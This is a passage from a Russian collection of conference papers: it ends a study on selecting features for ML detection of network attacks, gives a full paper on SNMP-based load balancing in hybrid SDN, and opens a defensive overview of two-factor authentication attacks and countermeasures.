       'Bwd IAT Min', 'Fwd PSH Flags', 'Bwd PSH Flags', 'Fwd URG Flags',
       'Bwd URG Flags', 'Fwd Header Len', 'Bwd Header Len', 'Fwd Pkts/s',
       'Bwd Pkts/s', 'Pkt Len Min', 'Pkt Len Max', 'Pkt Len Mean',
       'Pkt Len Std', 'Pkt Len Var', 'FIN Flag Cnt', 'SYN Flag Cnt',
       'RST Flag Cnt', 'PSH Flag Cnt', 'ACK Flag Cnt', 'URG Flag Cnt',
       'CWE Flag Count', 'ECE Flag Cnt', 'Down/Up Ratio', 'Pkt Size Avg',
       'Fwd Seg Size Avg', 'Bwd Seg Size Avg', 'Fwd Byts/b Avg',
       'Fwd Pkts/b Avg', 'Fwd Blk Rate Avg', 'Bwd Byts/b Avg',
       'Bwd Pkts/b Avg', 'Bwd Blk Rate Avg', 'Subflow Fwd Pkts',
       'Subflow Fwd Byts', 'Subflow Bwd Pkts', 'Subflow Bwd Byts',
       'Init Fwd Win Byts', 'Init Bwd Win Byts', 'Fwd Act Data Pkts',
       'Fwd Seg Size Min', 'Active Mean', 'Active Std', 'Active Max',
       'Active Min', 'Idle Mean', 'Idle Std', 'Idle Max', 'Idle Min', 'Label'],
      dtype='object')
```

Рис. 1. Все признаки в наборе данных

Перед использованием методов отбора признаков следует исключить признаки адресации такие как: «Flow ID», «Source Port», «Destination Port», «Destination IP», «Source IP», «Timestamp», так как они могут быть легко подделаны злоумышленниками и поэтому не должны учитываться при обучении. Результат удаления этих признаков представлен на рис. 2.

	Flow Duration	Tot Fwd Pkts	Tot Bwd Pkts	TotLen Fwd Pkts	TotLen Bwd Pkts	Fwd Pkt Len Max	...	Active Min	Idle Mean	Idle Std	Idle Max	Idle Min	Label
0	888751	11	11	1249.0	1969.0	736.0	...	0.0	0.0	0.000000	0.0	0.0	Benign
1	112642816	3	0	0.0	0.0	0.0	...	0.0	56300000.0	7.071068	56300000.0	56300000.0	Benign
2	112642712	3	0	0.0	0.0	0.0	...	0.0	56300000.0	18.384776	56300000.0	56300000.0	Benign
3	112642648	3	0	0.0	0.0	0.0	...	0.0	56300000.0	5.656854	56300000.0	56300000.0	Benign
4	112642702	3	0	0.0	0.0	0.0	...	0.0	56300000.0	65.053824	56300000.0	56300000.0	Benign
5	1079159	10	11	1249.0	1969.0	736.0	...	0.0	0.0	0.000000	0.0	0.0	Benign

[6 rows x 77 columns]

Рис. 2. Результат удаления признаков адресации

Дальнейшим этапом обработки признаков будет использование встроенного метода, оценивающего значимость оставшихся признаков. Этот метод основан на методе машинного обучения «Случайный лес».

Принцип работы данного встроенного метода заключается в том, что на каждом наборе данных обучается модель и в результате получается оценка значимости каждого признака для каждого типы атаки. На рис. 3 представлен фрагмент значимости признаков для атаки типа Brute Force.

Fwd Seg Size Min	0.154752
Init Fwd Win Byts	0.100593
Bwd Pkts/s	0.081293
Flow Duration	0.066856
Flow IAT Max	0.060000
Fwd Pkts/s	0.054199
Bwd Header Len	0.043040
Flow IAT Mean	0.037879

Рис. 3. Фрагмент таблицы значимости признаков для Brute Force атаки

Для каждого типа атак, представленных в наборе данных, был применен данный метод отбора признаков. На рисунке 4 представлены графики, построенные по результатам работы данного метода.




Рис. 4. Оценка важности признаков для каждого типа атак

Для итогового набора данных был взят один наиболее значимый признак для каждого типа атаки. Далее, для получившегося признакового пространства, был построен такой же график с оценкой значимости и исключен наименее значимый признак – «Bwd IAT Min». График оценки признаков для конечного набора данных представлен на рисунке 5.




Рис. 5. Оценка важности признаков для итогового набора данных

Итоговый набор признаков, необходимый для решения задачи классификации:

– Init Fwd Win Byts – общее количество байтов, отправленных в начальном окне в прямом направлении;

– Flow IAT Max – максимальное значение межпакетного интервала (IAT, inter-arrival time);

– Fwd Pkt Len Max – максимальная длина пакета в прямом направлении пакетов;

– Fwd IAT Mean – среднее значение межпакетного интервала в прямом направлении пакетов;

– Fwd Seg Size Min – минимальный размер сегмента в прямом направлении пакетов;

– Flow IAT Min – минимальное значение межпакетного интервала;

– Fwd Header Len – суммарная длина заголовков, переданных в прямом направлении пакетов.

После предварительной обработки данных признаковое пространство было сокращено до 7 признаков.

Временные показатели обучения моделей со всем и усеченным набором признаков представлены на рисунках 6 и 7.

```
CPU times: user 1min 43s, sys: 4.57 s, total: 1min 48s
Wall time: 2min 2s
```

Рис. 6. Время обучения модели со всеми признаками

```
CPU times: user 56.9 s, sys: 1.33 s, total: 58.3 s
Wall time: 1min
```

Рис. 7. Время обучения модели с выбранными признаками

Подготовка признакового пространства для обучения моделей машинного обучения для определения атак по сетевому трафику является важным этапом в разработке систем безопасности сети. Эффективный выбор и обработка признаков позволяют улучшить точность и надежность обнаружения атак. В данной статье были рассмотрены основные аспекты подготовки признакового пространства, которые помогут исследователям и специалистам.

Список используемых источников

1. ГОСТ Р 59895-2021 Технологии искусственного интеллекта в образовании. Общие положения и терминология. М.: Росстандарт, 2021.

2. Виноградова Е. П. Метрики качества алгоритмов машинного обучения в задачах классификации / Е. П. Виноградова, Е. Н. Головин // Научная сессия ГУАП: сборник трудов конференции (Санкт-Петербург, 10–14 апреля 2017 г.). Санкт-Петербург: Санкт-Петербургский государственный университет аэрокосмического приборостроения, 2017. С. 202–206.

3. Чаругин В. В., Чесалин А. Н. Анализ и формирование набора данных сетевого трафика для обнаружения компьютерных атак. International Journal of Open Information Technologies, ISSN: 2307-8162, vol. 11, №.6, 2023.

4. Realistic A. Cyber Defense Dataset (CSE-CIC-IDS2018) Текст: электронный [сайт]. 2022. URL: https://registry.opendata.aws/cse-cic-ids2018/ (дата обращения: 20.01.2024).

5. Кажемский М. А., Шелухин О.И. Многоклассовая классификация сетевых атак на информационные ресурсы методами машинного обучения. Журнал: Труды учебных заведений, 2019. Т. 5. Н. 1. С. 107–115. ISSN 1813-324X.

УДК 004.7
ГРНТИ 49.33.29

МОДЕЛЬ ПРИНЯТИЯ РЕШЕНИЯ ПРИ МИГРАЦИИ ВИРТУАЛЬНЫХ СИСТЕМ В SDN

Ю. С. Дмитриева

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Исследование посвящено разработке схемы балансировки нагрузки с использованием гибридной среды программно-конфигурируемой сети, состоящей из контроллера и коммутатора. Схема балансировки нагрузки в гибридной SDN-сети оценивается на основе протокола Simple Network Management Protocol для мониторинга загрузки ресурсов веб-сервера. Основой схемы балансировки нагрузки является непрерывный мониторинг показателей загрузки серверов и реализация многопараметрических критериев (загрузка процессора, скорость чтения, скорость записи, загрузка восходящего канала, загрузка нисходящего канала) для планирования соединений. Предложенная схема балансировки нагрузки может использоваться с различными сервисами и применяться в любой клиент-серверной среде.

SDN, программно-конфигурируемая сеть, SNMP

Введение

Программно-конфигурируемые сети (от англ. Software-Defined Network, SDN) предоставляют множество преимуществ, включая программируемость трафика, гибкость и автоматизацию сети. Создают проблемы провайдерам для полного развертывания сети SDN бюджетные ограничения, осложненные техническими ограничениями (масштабируемость, отказоустойчивость, безопасность) и бизнес-проблемами (принятие пользователями и доверие операторов сети). Поэтому постепенное развертывание функциональности SDN путем размещения ограниченного набора SDN-устройств среди традиционных устройств представляет собой рациональную и экономичную среду, которая может предоставлять клиентам современные услуги с большим объемом данных. Проблемой является гибкое распределение нагрузки на серверы, обслуживающие эти услуги в сетевых средах.

Появление новых сервисов, требовательных к трафику, приводит к перегрузке сетевых ресурсов и сети, что влечет за собой снижение доступности услуг и значительное ухудшение качества обслуживания. Для решения задачи балансировки нагрузки необходимо собрать информацию о текущем использовании ресурсов сервера для планирования запросов [1–7]. Предложенная схема использует для этого механизм протокола Simple Network Management Protocol (SNMP).

Целью исследования является осуществление удаленного просмотра состояния ресурсов сервера с помощью протокола SNMP для применения высокого уровня программируемости балансировки нагрузки сетевого трафика.

Для определения самого низконагруженного контроллера SDN проверка загрузки серверов происходит по протоколу SNMP. Задача контроллера состоит в том, чтобы сформировать инструкции после обработки первого пакета. Следуя инструкциям, SDN-коммутатор направляет трафик.

В традиционных сетях используются простые механизмы распределения трафика, такие как алгоритмы RR (Round-Robin) или WFQ (Weighted Fair Queueing). Они не учитывают загрузку ресурсов сервера, а распределяют трафик на основе предыдущего распределения соединений. Таким образом, они не могут достичь оптимальных характеристик сети с точки зрения масштабируемости и надежности. По адресу реализации программируемой логики для управления сетевыми трафиками, появляется возможность получения внешней информации, такой как, нагрузка на сервер, что повышает эффективность принятия решений по балансировке трафика. В работе исследованы минимальные наборы устройств (коммутатор SDN, контроллер SDN), внедряемые в традиционную сеть для сохранения приемлемого уровня затрат на реализацию и обеспечения высокого уровня программируемости для реализации балансировки нагрузки. Несмотря на то, что предлагаемое решение содержит минимальный набор устройств, его можно применить в любой производственной среде. Необходимо реализовать избыточные компоненты для обеспечения отказоустойчивости системы.

Многопараметрическая схема балансировки нагрузки

В предложенной схеме балансировки нагрузки регулирование связи между клиентами и серверами в гибридной SDN-сети происходит по протоколу SNMP. Основная идея заключается в том, что контроллер SDN выделяет виртуальный vIP (virtual IP) и виртуальный vMAC (virtual MAC) адрес для всех серверов, трафик которых необходимо сбалансировать. Чтобы избежать ухудшения эффективности балансировки нагрузки обеспечивается сопоставление vIP-адреса с vMAC-адресом - проблема ARP-кэширования. На адрес vIP в пакетах клиенты отправляют запросы на конкретные ресурсы. Коммутатор SDN направляет запросы о новых соединениях на контроллер SDN, отвечающий за пересылку запросов на конкретный сервер (для существующих соединений коммутатор SDN направляет пакеты в соответствии с существующими записями в таблице потоков). Таким образом, контроллер SDN напрямую реализует функциональность балансировки нагрузки (рисунок 1).




Рис. 1. Схема балансировки нагрузки

Контроллер SDN принимает решение о пересылке определенного соединения, принимая первый пакет этого соединения (OpenFlow PacketIn), определяя сервер с наименьшей нагрузкой, а затем создает инструкции по пересылке (OpenFlow PacketOut). Следуя инструкциям, SDN-коммутатор выполняет следующую последовательность действий:

1) модифицировать пакет и изменить адреса vIP и vMAC назначения на реальные адреса rIP (real IP) и rMAC (real MAC) сервера с наименьшей нагрузкой и направить измененный пакет на соответствующий сервер;

2) при получении ответного пакета от сервера реальный адрес сервера (параметры исходного параметры пакета) перетранслируется в vIP и vMAC, и пакет пересылается клиенту.

Коммутатор SDN кэширует информацию о трансляции в течение определенного периода времени. Каждый последующий пакет одного соединения обрабатывается непосредственно на коммутаторе SDN, следуя записям таблицы потоков. Контроллер SDN выполняет два процесса: сбор информации о загрузке сервера по протоколу SNMP и принятие решения о переадресации трафика на конкретный сервер. Схема обмена сообщениями показана на рисунке 2.




Рис. 2. Сценарий подключения

Контроллер SDN собирает информацию о нагрузке на коммутатор, используя алгоритм:

– механизм round-robin выбирает один из определенных серверов;

– контроллер SDN проверяет доступность серверов по протоколу SNMP (Simple Network Management Protocol), и если сервер недоступен, переходит к следующему;

– контроллер SDN собирает данные о загрузке процессора, скорости чтения, скорости записи, загрузки восходящего канала, загрузки нисходящего канала по протоколу SNMP и сохраняет их в локальной матричной переменной. Интервалы опроса SNMP позволяют получать данные о загрузке ресурсов, чтобы обеспечить правильное распределение нагрузки. Однако интервалы опроса могут создавать дополнительную нагрузку на коммутатор. Предложен односекундный интервал как баланс между скоростью оценки использования ресурсов и затратами на опрос SNMP. Для быстрой балансировки ресурсов можно использовать меньшие интервалы опроса. Таким образом, SDN-контроллер может быстро провести сравнение производительности с другими доступными коммутаторами.

Заключение

Схему балансировки нагрузки в гибридной SDN-сети оценили на основе протокола SNMP для мониторинга текущей загрузки ресурсов веб-сервера. Следуя инструкциям SDN контроллера выбирается сервер для направления пакетов одного соединения.

В дальнейшем предлагается рассмотреть алгоритм генерации решений о разгрузке веб-сервера, основанный на мониторинге показателей загрузки виртуальных коммутаторов на базе многопараметрических критериев (загрузка процессора, скорость чтения, скорость записи, загрузка восходящего канала, загрузка нисходящего канала); проанализировать схему балансировки нагрузки для отслеживания показателей нагрузки на коммутаторы и применение многопараметрических критериев для планирования соединений с целью максимально эффективного распределения нагрузки на граничные серверы (виртуальные коммутаторы).

Список используемых источников

1. Дмитриева Ю. С. Сравнительный анализ методов управления сетевыми ресурсами в сетях SDN // Труды учебных заведений связи, 2022. Т. 8. № 1. С. 78–83.

2. Дмитриева Ю. С., Окунева Д. В., Елагин В. С. Анализ методов идентификации трафика для управления ресурсами в SDN // Труды учебных заведений связи, 2023. Т. 9. № 6. С. 42–57.

3. Дмитриева Ю. С., Елагин В. С. Подходы к моделированию ресурсов SDN // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2021. Т 1. С. 305–309.

4. Junbi X., Xingjian P., Jianhang L., Jian W., Peiying Z., Laith A. Load balancing strategy for SDN multi-controller clusters based on load prediction. The Journal of Supercomputing, 2023. 80 (107991). PP. 1–27

5. Gopal K., Binod S., Babu R. D. Traffic Classification and Load Balancing in SDN Environment. Conference: Proceedings of 13th IOE Graduate Conference, 2023.

6. Li C., Cai Q., Youlong L.: Low-latency edge cooperation caching based on base station cooperation in SDN based MEC. Expert Syst. Appl. 191, 116252 (2022). DOI: 10.1016/j.eswa.2021.116252

7. Chang S, Li C., Deng C., Luo Y. Low-latency controller load balancing strategy and offloading decision generation algorithm based on lyapunov optimization in SDN mobile edge computing environment. Cluster Computing, 2023.

Статья представлена доцентом кафедры ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагиным.

УДК 004.056.53
ГРНТИ 81.93.29

АНАЛИЗ АКТУАЛЬНЫХ УЯЗВИМОСТЕЙ ДВУХФАКТОРНОЙ АУТЕНТИФИКАЦИИ И РЕКОМЕНДАЦИИ ПО ЗАЩИТЕ

А. С. Догадаев, Р. Б. Петрив, Э. О. Филипов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В эпоху информационных технологий, защита данных становится ключевым вопросом, учитывая растущее количество злоумышленников, нацеленных на получение личной информации пользователей. Данная статья представляет собой анализ актуальных угроз и уязвимостей, связанных с применением двухфакторной аутентификации в информационной безопасности. Были проанализированы различные методы атак, направленных на обход этого механизма защиты. В результате исследования предлагаются рекомендации и меры по усилению безопасности при использовании двухфакторной аутентификации.

аутентификация, информационная безопасность, персональные данные

Аутентификация – это процесс проверки подлинности участника или субъекта, обычно в компьютерных системах или сетях. Цель аутентификации заключается в том, чтобы убедиться, что пользователь или устройство, пытающиеся получить доступ к системе или данным, действительно являются тем, за кого они себя выдают. В процессе аутентификации обычно используются различные методы, такие как ввод пароля, использование биометрических данных, аутентификационные токены и другие. Документ, определяющий стандарты аутентификации: Государственный стандарт Р Международная организация по стандартизации / Международная электротехническая комиссия 9594-8-98 – Основы аутентификации.

Двухфакторная аутентификация – это метод идентификации пользователя в каком-либо сервисе (как правило, в Интернете) при помощи запроса аутентификационных данных двух разных типов, что обеспечивает более эффективную защиту аккаунта от несанкционированного проникновения. На практике это обычно выглядит так: первый этап – это логин и пароль, второй – специальный код, приходящий по SMS или электронной почте. Реже второй «слой» защиты запрашивает специальный USB-ключ или биометрические данные пользователя. Суть подхода состоит в том, чтобы куда-то попасть, нужно дважды подтвердить тот факт, что пользователь – это тот самый пользователь, причем при помощи двух «ключей», одним из которых эксплуататор владеет, а другой держит в памяти. [1]

Примеры двухфакторной аутентификации включают в себя:

– Ввод пароля и ввод одноразового кода, отправленного на заранее зарегистрированный мобильный телефон или адрес электронной почты.

– Ввод пароля и сканирование отпечатка пальца или использование других биометрических данных.

– Использование аппликативного токена в сочетании с паролем.

Хотя двухфакторная аутентификация повышает безопасность, она не лишена уязвимостей. Далее представлены одни из самых популярных атак, а также рекомендации по защите:

1. Фишинг. Когда речь идет о фишинге в контексте двухфакторной аутентификации (2FA), злоумышленники могут использовать различные методы обмана, чтобы получить доступ к данным пользователей. К примеру: поддельные веб-сайты, поддельные уведомления 2FA, мошеннические сообщения и другое.

Для защиты от фишинга пользователи должны быть осмотрительными и внимательными при взаимодействии с электронными сообщениями, ссылками и запросами на аутентификацию. Важно проверять подлинность веб-сайтов и уведомлений, а также не предоставлять личную или конфиденциальную информацию без подтверждения подлинности запроса. Обучение пользователей основным принципам безопасности в сети также играет ключевую роль в предотвращении успешных атак фишинга. [2]

2. Атаки перехвата сообщений. Второй пункт касается атак перехвата сообщений, которые могут быть отправлены в виде одноразовых кодов для двухфакторной аутентификации (2FA), особенно через SMS или электронную почту. К примеру: перехват SMS-сообщений, электронной почты и обман пользователей (рис.1) [3].

Для снижения риска перехвата сообщений, отправляемых для 2FA, пользователи могут рассмотреть использование альтернативных методов получения одноразовых кодов, таких как мобильные приложения аутентификации или аппаратные устройства аутентификации (например, ключи безопасности). Кроме того, следует принимать меры для защиты учетной записи почты и мобильного устройства от несанкционированного доступа.




Рис. 1. Перехват сообщений злоумышленником

3. Социальная инженерия. Она касается мошеннических сообщений, которые злоумышленники могут отправлять пользователям, поддельно представляясь службой поддержки или администратором системы, с целью получения информации для аутентификации 2FA. К примеру: фальшивые запросы на аутентификацию, манипуляции через веб-сайты поддержки, угрозы и шантаж, имитация администратора системы и другое.

Чтобы защитить себя от таких атак, пользователи должны быть осмотрительными и внимательными при взаимодействии с электронными сообщениями и запросами на аутентификацию. Важно всегда проверять подлинность отправителя сообщений и убедиться, что запросы на аутентификацию приходят от надежных источников. Если есть сомнения в подлинности запроса, лучше связаться с службой поддержки напрямую через официальные каналы связи.

4. Уязвимости устройств и приложений. Четвёртый пункт касается уязвимостей, связанных с возможными атаками на устройства или приложения пользователей, которые могут угрожать безопасности 2FA. К примеру: вредоносное программное обеспечение на устройства, уязвимости приложений, взлом устройства или операционной системы. На рис.2 можно увидеть статистику популярных атак, направленных на двухфакторную аутентификацию. [2]




Рис. 2. Статистика популярных уязвимостей 2FA

Для снижения риска уязвимостей, связанных с устройствами и приложениями, рекомендуется следующее:

– Регулярно обновлять операционные системы и приложения до последних версий, чтобы исправить известные уязвимости.

– Использовать только официальные и доверенные приложения для аутентификации и генерации одноразовых кодов.

– Установить антивирусное программное обеспечение и защиту от вредоносного программного обеспечения на устройствах.

